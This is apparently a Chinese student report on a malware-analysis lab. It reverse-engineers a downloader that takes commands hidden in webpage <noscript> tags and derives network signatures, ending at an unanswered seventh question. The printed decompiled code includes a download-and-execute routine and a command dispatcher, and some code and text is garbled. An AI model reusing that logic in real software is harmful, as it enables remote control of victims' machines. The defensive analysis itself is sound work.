


图 3.29: 导入表 1

图3.29能看到具有着 Internet 开头的 OpenUrl, ReadFile 等一系列函数。用于打开网络 URL 等行为。

Imports Viewer

DllName	OriginalFirst.Thunk	TimeDateStamp	ForwarderChain	Name	First.Thunk
kernel32.dll	00007528	00000000	00000000	0000764A	00007000
WININET.dll	000075E0	00000000	00000000	00007646	00007068
ntuserui.dll	000075F4	00000000	00000000	000075C5	000070C5

Thunk RVA	Thunk Offset	Thunk Value	Hint/Ordinal	API Name
000070CC	000070CC	00007682	003C	URLDownloadToCacheFileA

Close

图 3.30: 导入表 2

图3.30能看到具有 `URLDownloadToCacheFileA` 用于下载文件到本地。然后我们来使用 strings 分析：




图 3.31: stirings1

图3.31看到一些重要的 strings:

- **User-Agent:** Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729) : 是 HTTP 请求头部的 UserAgent 字段。即产生了浏览器请求
- **网络主机信息:** Accept 包括 Language 是 en-US, 即美国英文。CPU 定位为 x86 架构。
- **autob.bat.exe:** 自动化的批处理任务。
- **http://www.practicalmalwareanalysis.com/start.htm:** 彩蛋网址下面的某个开始网址。




图 3.32: strings2

图3.32能够看到 base64 编码的字符串，又双[图][图]地使用了 Base64 加密。

3.4.2 静态动态综合分析

接下来我们将结合使用动态和静态分析，首先是动态分析：

1. 动态分析

首先进行动态分析，同样地配置 ApateDNS，然后使用 Netcat 命令 `nc -l -p 80` 监听：




图 3.33: netcat 捕获结果

可以看到大体上来说是十分普通的，唯一一点值得注意的就是对于 `User-Agent:User-Agent`，我推测这里是这个重复信令的字符串可能会是因为恶意代码编写者忽略了 `InternetOpenA` 会包括头部的标题。因此该特征可以用来作为一个有效的特征。

2. IDA 分析

接下来我们还是结合 IDA 进行分析，其中重点分析的函数包括下面几个，解析了他们的作用后就能够对恶意代码的行为和特征有一个更明确的认知了：




图 3.34: 3 的 IDA 函数们

接下来依次进行分析：

(a) sub_401000




图 3.35: sub_401000

图3.35展示了一些函数的特点，不过其总体来说做的事情比较简单：

i. 字符串检查与处理：

- 函数检查 a1 指针后的字符串是否符合特定的字符模式。对于本函数而言实际上是 `<noscript>` 标签中的命令。
- 模式检查包括固定位置的字符比较和顺序。

ii. 路径和关键字搜索：


- 将 a2 中的字符串复制到局部变量，并在其中搜索特定字符（‘/’）。可以看出是在构造特定的 URL。
- 在找到的位置处截断字符串，并在 a1 中搜索这个截断的字符串。

iii. 提取和复制字符串：

- 如果找到匹配项，搜索一个关键字（a96），并在找到的位置处截断字符串。
- 将截断后的字符串复制到 a3。

在给定字符串中搜索 <noscript> 标签中的命令。这种功能可能用于从复杂的数据结构中
提取命令或配置信息，或者从混淆的数据中恢复关键信息。并构造 URL。

(b) sub_401147



```
1 int __cdecl sub_401147(int a1, char *a2)
2 {
3     int result; // eax@2
4     int v3; // ST08_4@5
5     char v4; // [sp+8h] [bp-Ch]@5
6     char v5; // [sp+9h] [bp-8h]@5
7     char v6; // [sp+Ah] [bp-7h]@1
8     int v7; // [sp+Bh] [bp-6h]@3
9     char v8; // [sp+Ch] [bp-5h]@3
10
11     v6 = 0;
12     if ( (signed int)strlen(a2) % 2 )
13     {
14         result = 0;
15     }
16     else
17     {
18         v8 = a2;
19         v7 = 0;
20         while ( strlen(v8) )
21         {
22             v4 = *v8;
23             v5 = v8[1];
24             v3 = atoi(&v4);
25             *(_BYTE *)(v7 + a1) = byte_4070D8[v3];
26             v8 += 2;
27             ++v7;
28         }
29         *(_BYTE *)(v7 + a1) = 0;
30         result = 1;
31     }
32     return result;
33 }
```

图 3.36: sub_401147

图3.36展示了函数的代码，可以看到也是在进一些编码的解析操作，具体而言：

i. 字符串长度检查：

- 检查 a2 指向的字符串长度是否为偶数，如果不是，则返回 0。

ii. 字符串处理与转换：

- 如果长度为偶数，遍历字符串 a2，每次处理两个字符。
- 将每对字符转换为整数，使用 atoi 函数。

iii. 查找表转换：

- 使用转换得到的整数作为索引，从 byte_4070D8 查找表中获取值。这个查找表就是 Base64 编码表。因此就是在进行 Base64 编码的混淆。
- 将查找表中的值复制到 a1 指向的位置。

用于解密或解析从网络接收的指令，或处理内部的配置数据。转换逻辑的特性可能是为了隐藏真实数据或混淆信息。其中采用的方法就是静态分析发现的 Base64 编码混淆。

(c) sub_4011F3

```
16 v11 = word_408034;
17 memset(&Buffer, 0, 0x200u);
18 sprintf(&szAgent, aUserAgentMozil);
19 sprintf(&szHeaders, aAcceptAcceptLa);
20 hInternet = InternetOpenA(&szAgent, 0, 0, 0, 0);
21 dwFlags = 256;
22 hFile = InternetOpenUrlA(hInternet, lpszUrl, &szHeaders, 0xFFFFFFFF, 0x100u,
23 if ( hFile )
24 {
25     v12 = 0;
26     do
27     {
28         if ( !InternetReadFile(hFile, &Buffer, 0x800u, &dwNumberOfBytesRead) || !
29             break;
30         for ( i = strstr(&Buffer, aNo); i = strstr(i + 1, aNo_0) )
31         {
32             if ( sub_401000(i, (char *)lpszUrl, a2) )
33             {
34                 v12 = 1;
35                 break;
36             }
37             v10 = i + 1;
38         }
39     }
40     while ( !v12 );
41     InternetCloseHandle(hInternet);
42     InternetCloseHandle(hFile);
43     result = v12;
44 }
45 else
46 {
47     InternetCloseHandle(hInternet);
48     result = 0;
49 }
50 return result;
```

图 3.37: sub_4011F3

图3.37对其代码核心内容进行分析得出：

i. 网络连接初始化：

- 使用 InternetOpenA 初始化互联网会话，设置用户代理和头部信息。其中 aUser-AgentMozil 和 aAcceptAcceptLa 就是静态分析发现的 UserAgent 字段的滥用部分，这也是病毒编写者犯错的部分。
- 使用 InternetOpenUrlA 打开 lpszUrl 指定的 URL。

ii. 读取网络数据：

- 通过 InternetReadFile 从打开的 URL 中读取数据。

iii. 数据处理和分析：


- 在读取的数据中搜索特定的字符串，实际上是 <no。即民显是 <noscript> 标签。
- 对每个找到的匹配项，调用 sub_401000 函数进行处理。sub_401000 之前分析过了，就是从 noscript 标签中提取命令。

iv. 资源清理与结果返回：

- 关闭所有打开的互联网句柄。
- 如果 sub_401000 成功处理至少一个匹配项，则返回 1；否则返回 0。

此函数的主要目的是下载特定 URL 的内容，并在该内容中搜索特定的模式。通过 sub_401000 函数对找到的每个匹配项进行处理。因此其从 URL 下载内容后，并从远程服务器获取指令或重要数据。

(d) sub_401372



```

1 int __cdecl sub_401372(char *a1)
2 {
3     int result; // eax@2
4     HANDLE hFile; // [sp+0h] [bp-214h]@1
5     DWORD NumberOfBytesWritten; // [sp+4h] [bp-210h]@1
6     int u4; // [sp+8h] [bp-20Ch]@1
7     int u5; // [sp+Ch] [bp-208h]@1
8     DWORD NumberOfBytesToWrite; // [sp+10h] [bp-204h]@1
9     char Buffer; // [sp+14h] [bp-200h]@1
10
11     NumberOfBytesWritten = 0;
12     u5 = 0;
13     u4 = 0;
14     strcpy(Buffer, a1);
15     NumberOfBytesToWrite = strlen(Buffer);
16     hFile = CreateFileA(fileName, 0x00000000, 0, 0, 2u, 0x80u, 0);
17     if ( hFile == (HANDLE)-1 )
18     {
19         result = u4;
20     }
21     else
22     {
23         u5 = WriteFile(hFile, Buffer, NumberOfBytesToWrite, &NumberOfBytesWritten, 0);
24         if ( u5 )
25         {
26             if ( NumberOfBytesWritten == NumberOfBytesToWrite )
27             {
28                 u4 = 1;
29             }
30             CloseHandle(hFile);
31             result = u4;
32         }
33         return result;
34     }
35 }

```

图 3.38: sub_401372

图3.38显示其内容较简单，简单来说：

i. 文件写入准备：


- 将参数 a1 指向的字符串复制到局部变量 Buffer，并计算其长度。
- 使用 CreateFileA 函数创建（或打开一个文件。打开的文件名为 C:\autobatt.exe。

ii. 写入操作：

- 如果文件创建成功，使用 WriteFile 将 Buffer 中的数据写入文件。

此函数的主要目的是将字符串数据写入文件 C:\autobatt.exe。它首先创建（或打开）一个文件，然后将字符串数据写入其中。这样的功能存储从网络接收的指令。文件写入操作的成功与否决定了函数的返回值，这可能用于确定后续操作的流程。

(e) sub_401457



```

1  int __cdecl sub_401457(char *a1, char *a2)
2  {
3      DWORD NumberOfBytesRead; // [sp+4h] [bp-20Ch]@1
4      HANDLE hFile; // [sp+8h] [bp-208h]@1
5      int u5; // [sp+Ch] [bp-204h]@1
6      char u6; // [sp+10h] [bp-200h]@1
7      char u7; // [sp+14h] [bp-1FFh]@1
8      _int16 u8; // [sp+18h] [bp-1FCh]@1
9      char u9; // [sp+1Ch] [bp-1F8h]@1
10
11     NumberOfBytesRead = 0;
12     u6 = 0;
13     memset(&u7, 0, 0x1FCu);
14     u8 = 0;
15     u9 = 0;
16     u5 = 0;
17     hFile = CreateFileA(a1, 0x00000000, 1u, 0, 3u, 0x80u, 0);
18     if ( hFile == (HANDLE)-1 )
19     {
20         result = sub_401372(a1, a2);
21     }
22     else if ( ReadFile(hFile, lpBuffer, a2 - 1, &NumberOfBytesRead, 0) )
23     {
24         if ( NumberOfBytesRead && NumberOfBytesRead <= 0x1FF )
25         {
26             *(&u6 + NumberOfBytesRead) = 0;
27             u5 = 1;
28         }
29         CloseHandle(hFile);
30         result = u5;
31     }
32     else
33     {
34         CloseHandle(hFile);
35         result = 0;
36     }
37     return result;
38 }

```

图 3.39: sub_401457


图3.39显示了函数的内容，其解析为：

i. 文件读取准备：

- 使用 `CreateFileA` 打开一个指定的文件（"autobat.exe"）。
- ii. 文件读取操作：
 - 如果文件成功打开，使用 `ReadFile` 读取数据到 `lpBuffer`。
 - 检查读取的字节数，确保它们在预期范围内。
- iii. 错误处理和递归调用：
 - 如果文件打开失败，函数尝试调用 `sub_401372`，然后递归调用自身。实际上就是重新从 URL 下载文件后再次保持记录命令。
 - 如果读取失败或字节数不在预期范围内，返回 0。

此函数的主要目的是从文件中读取数据。它尝试打开特定的文件，并将文件内容读入提供的缓冲区。如果无法打开文件，函数将尝试再次下载文件（通过 `sub_401372`），然后重新尝试读取。这种行为可能表明函数用于读取关键数据或配置文件。用于读取已经存储在受害者系统上的数据，或者在下载新的恶意组件后读取它们。递归调用和下载尝试表明了恶意软件的持久化和自恢复能力。

(f) `sub_401565`



```

1 char __cdecl sub_401565(char *a1)
2 {
3     struct _STARTUPINFO StartupInfo; // [sp+0h] [bp-458h]0h
4     HRESULT v3; // [sp+44h] [bp-414h]02
5     CHAR ApplicationName; // [sp+48h] [bp-410h]02
6     CHAR v5; // [sp+248h] [bp-210h]01
7     struct _PROCESS_INFORMATION ProcessInformation; // [sp+448h] [bp-18h]0h
8
9     if ( sub_401147((int)&v5, a1) )
10     {
11         v3 = URLDownloadToCacheFileA(0, &v5, &ApplicationName, 0x200u, 0, 0);
12         if ( v3 )
13             return 0;
14         memset(&StartupInfo, 0, 0x44u);
15         StartupInfo.cb = 68;
16         memset(&ProcessInformation, 0, 0x10u);
17         CreateProcessA(&ApplicationName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
18     }
19     return 0;
20 }
    
```


图 3.40: `sub_401565`

图3.40显示了 `sub_401565` 的函数作用：

- i. 预处理和下载操作：
 - 使用 `sub_401147` 函数处理 `a1` 指向的字符串，并存储结果在局部变量 `v5`。实际上做的就是从保存的文件中提取到之前的远程服务器的命令参数，进行解析。
 - 使用 `URLDownloadToCacheFileA` 尝试从 `v5` 指定的 URL 下载文件到 `ApplicationName` 指向的位置。即从解码的 URL 下载文件。
- ii. 子进程创建：
 - 如果下载成功，初始化 `StartupInfo` 和 `ProcessInformation` 结构体。
 - 调用 `CreateProcessA` 创建一个新进程，使用下载的文件 `ApplicationName`。

此函数的目的是下载一个指定的文件，并尝试执行它。这种行为表明该函数可能用于动态地下载并执行新的代码或更新，用于远程控制、更新恶意软件或执行额外的恶意操作。

(g) `sub_401613`




```
1 void __cdecl sub_401613(char *a1)
2 {
3     int v1; // ecx@0
4     int v2; // [sp+0h] [bp-4h]@1
5
6     v2 = v1;
7     if ( sscanf(a1, aLu, &v2) )
8         Sleep(1000 * v2);
9     else
10         Sleep(0x4E20u);
11 }
```

图 3.41: sub_401613

图3.41显示了 sub_401613 的函数作用，其作用比较简单，甚至可以一句话概括，那就是去解析 Buffer 中的命令参数，然后休眠以秒为单位的相同时间。病毒以此行为来控制不同下载命令之间的间隙，避免被检测和发现。也是为了平衡网络流量。

(h) sub_401651




```
1 int __cdecl sub_401651(char *a1)
2 {
3     int result; // eax@1
4     char v2[4]; // [sp+0h] [bp-200h]@1
5
6     result = sub_401147((int)v2, a1);
7     if ( result )
8         result = sub_401372(v2);
9     return result;
10 }
```

图 3.42: sub_401651

图3.42显示了该函数的作用，其也可以用简单的一句话概括。结合我们之前对 sub_401147 和 sub_401372 的分析可知：它是用于对远程服务器的重定向指令例如 redirect 进行对应处理。还是先通过 sub_401147 解析命令参数 script。只要读取内容不为空，就 sub_401372 将内容写入 autobat。

(i) sub_401684



```

1 int __cdecl sub_401684(char *a1, int a2)
2 {
3     char *u2; // ST0C_4@1
4     char *u4; // [sp+8h] [bp-Ch]@1
5     char v5[2]; // [sp+Ch] [bp-8h]@1
6     int v6; // [sp+10h] [bp-4h]@1
7
8     v6 = 0;
9     strcpy(v5, "/");
10    v2 = strtok(a1, v5);
11    u4 = strtok(0, v5);
12    switch ( *u2 )
13    {
14        case 100:
15            sub_401565(u4);
16            break;
17        case 110:
18            v6 = 1;
19            break;
20        case 115:
21            sub_401613(u4);
22            break;
23        case 114:
24            sub_401651(u4);
25            *(_DWORD *)a2 = 1;
26            break;
27        default:
28            return v6;
29    }
30    return v6;
31 }

```


图 3.43: sub_401684

图3.43显示了其对应内容，具体而言：

- 它会根据解析远程服务器 script 的命令的第一个字符通过一个 switch case 执行不同的操作。
- 如果是 d: 那么就是调用 sub_401565，进行下载。即 DownLoad。
- 如果是 n: 就退出。证明无需做什么，即 none。
- 如果是 r: 那么就是调用 sub_401651，进行重定向。即 Redirect。
- 如果是 s: 那么就是调用 sub_401613，进行冬眠。即 Sleep。

因此整体来说作用来说就是根据解码后的命令来执行不同的对应操作。由此实现控制。

(j) WinMain



```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     char szDir1; // [sp+8h] [bp-A0h]@9
4     int u6; // [sp+20h] [bp-20h]@9
5     char v7; // [sp+20h] [bp-20h]@9
6     int v8; // [sp+40h] [bp-Ah]@1
7
8     u6 = 0;
9     u6 = 1;
10    do
11    {
12        if ( u6 )
13        {
14            memset(&szDir1, 0, 0x200u);
15            u8 = sub_40157(&szDir1, 512) == 0;
16        }
17        if ( !u8 && sub_401f3(&szDir1, 607) )
18            u8 = sub_401604(&v7, (int)&v8);
19        Sleep(0x4E20u);
20    }
21    while ( !u8 );
22    return 0;
23 }

```

图 3.44: WinMain

图3.44显示了 WinMain 函数的对应行为，具体而言；

i. 配置文件处理：

- WinMain 函数通过调用 sub_401457 检查本地配置文件的存在与否。

- 如果本地配置文件不存在, sub_401457 尝试从一个预定义的网络位置下载配置文件。
- ii. **网络数据获取与命令解析:**
 - 使用 sub_4011F3 从网络响应中提取命令, 该函数特别关注”<noscript>” 标签的内容。
- iii. **命令的执行逻辑:**
 - 根据提取命令的首字符, sub_401684 决定相应的动作。
 - 动作可能包括下载并执行新文件、程序休眠、修改配置文件或程序退出。
- iv. **周期性任务执行:**
 - 程序在一个循环中执行上述步骤, 除非接收到退出命令。
 - 每次迭代后, 程序休眠 (这里是 20 秒), 然后重启循环。

WinMain 函数作为程序的主入口点, 负责定期检查并执行从网络获取的命令。它通过一系列的函数调用来处理配置文件的更新、命令的提取和执行。这种设计使得程序能够动态地接收和响应外部指令, 表现出高度的灵活性和适应性。周期性的命令检查和执行机制是实现远程控制 and 更新的常见方式。

3. 病毒总结

最后让我们对病毒的功能进行一个总结:

(a) 命令获取机制:

- 恶意软件定期更新其配置文件以获取新指令, 这些指令被巧妙地隐藏在网页的”<noscript>” 标签内。

(b) 多功能操作执行:

- 根据解析的网络指令执行多种任务, 包括下载新恶意软件、调整配置、进入休眠状态以躲避监测, 或彻底终止运行。

(c) 动态响应和隐蔽性:

- 设计上的灵活性允许恶意软件动态响应远程攻击者的指令, 同时其隐蔽性使得传统网络监控难以侦测。

(d) 隐蔽策略和检测挑战:

- 采用非标准编码和隐藏命令的策略, 提高了隐蔽性, 增加了检测和防御的难度。

此恶意代码的核心特点是其能够不断从看似普通的网页中提取隐藏的命令, 并根据这些命令执行多样化操作。这种机制使得软件能够即时更新其行为模式, 响应远程攻击者的需求, 同时传统网络监测工具面前保持低调。其采用的隐蔽手段和编码策略进一步增加了其检测难度, 展现了恶意代码的高度隐蔽性和适应性。

3.4.3 实验问题

1. Q1: 在初始信令中硬编码元素是什么? 什么元素能够用于创建一个好的网络特征?

回答: 硬编码的头部包括 Accept、Accept-Language、UA-CPU、Accept-Encoding 和 User-Agent。但是它犯了错误, 多添加了一个额外的 User-Agent, 在实际的 User-Agent 中, 会导致重复字符串: User-Agent: User-Agent: Mozilla。针对完整的 User-Agent 头部 (包括重复字符串), 可以构造一个有效的检测特征。

2. Q2: 初始信令中的什么元素可能不利于可持久使用的网络特征?

回答: 只有在配置文件不可用时, 域名和 URL 路径才会被硬编码。这个硬编码的 URL 应该与所有配置文件一起构成特征。然而, 将硬编码组件作为检测目标可能比结合硬编码组件和动态 URL 链接进行检测效果更好。因为使用的 URL 存储在配置文件中, 并且随着命令而改变, 所以它是临时的。

3. Q3: 恶意代码是如何获得命令的? 本章中的什么例子用了类似的方法? 这种技术的优点是什么?

回答: 恶意代码通过 Web 页面上 noscript 标签中的特定组件获取命令, 这类似于本章中提到的注释域的例子。使用这种技术, 恶意代码可以向一个合法的网页发出指令, 并接收合法内容, 这使得防御者更加困难地区分恶意流量和合法流量。

4. Q4: 当恶意代码接收到输入时, 在输入上执行什么检查可以决定它是否是一个有用的命令? 攻击者如何隐藏恶意代码正在寻找的命令列表?

回答: 要将内容解析为命令, 必须包含被完整 URL(包括 http://) 跟随的初始 noscript 标签, 此 URI 包含的域名与原始网页请求的域名相同。此 URL 路径必须以 96 结尾。域名和 96(其中被截断) 间的两部分组成了命令和参数 (如 /command/1213141516 类似的形式)。命令的第一个字母必须与提供命令相对应, 在合适的时候, 参数必须翻译成给定的命令中有意义的参数。恶意软件的设计者设定了一系列特定的字符串, 用以探测其功能。该软件在寻找 noscript 标签时, 首先搜索 “<no”, 然后通过独特的字符对比方法确认这一标签。它还重复使用了域名的缓存区来核查命令内容。此外, 它对字符串 “96” 进行了三个字符的搜索, 而唯一的单字符搜索是 “/”。在匹配命令时, 它只考虑首个字符, 因此, 攻击者可以通过 Web 响应中的 “soft” 或 “seller” 等词, 实际上向恶意软件发送休眠命令。流量分析可能显示攻击者使用 “soft” 这个词向恶意软件发送命令, 这可能会误导分析人员在其特征中使用整个词。攻击者可以使用 “seller” 或任何以 “s” 开头的词来发出命令, 而无需修改恶意软件。

5. Q5: 什么类型的编码用于命令参数? 它与 Base64 编码有什么不同? 它提供的优点和缺点各是什么?

回答: sleep 命令是未编码的, 数字表示休眠秒数。在两条命令中, 参数使用了非标准简单编码, 而非 Base64 编码。参数由偶数个数字组成 (移除尾部的 96 后), 每对数字表示数

组/abcdefghijklmnopqrstuvwxyz0123456789:. 的索引。这些参数仅用于 URL 之间的通信, 因此不需要大写字符。这种编码的优点是非标准性, 需要逆向工程来理解其内容。其缺点在于它可能在字符串输出中被识别为可疑, 因为 URL 总是以相同的方式开始, 形成了一种一致性模式。

6. Q6: 这个恶意代码会接收哪些命令?

回答: 恶意软件的命令包括 quit、download、sleep 和 redirect。quit 命令简单地退出程序。download 命令用于下载并执行可执行文件, 允许攻击者指定下载 URL。redirect 命令修改恶意软件的配置文件, 导致新的信号 URL。

7. Q7: 这个恶意代码的目的是什么?

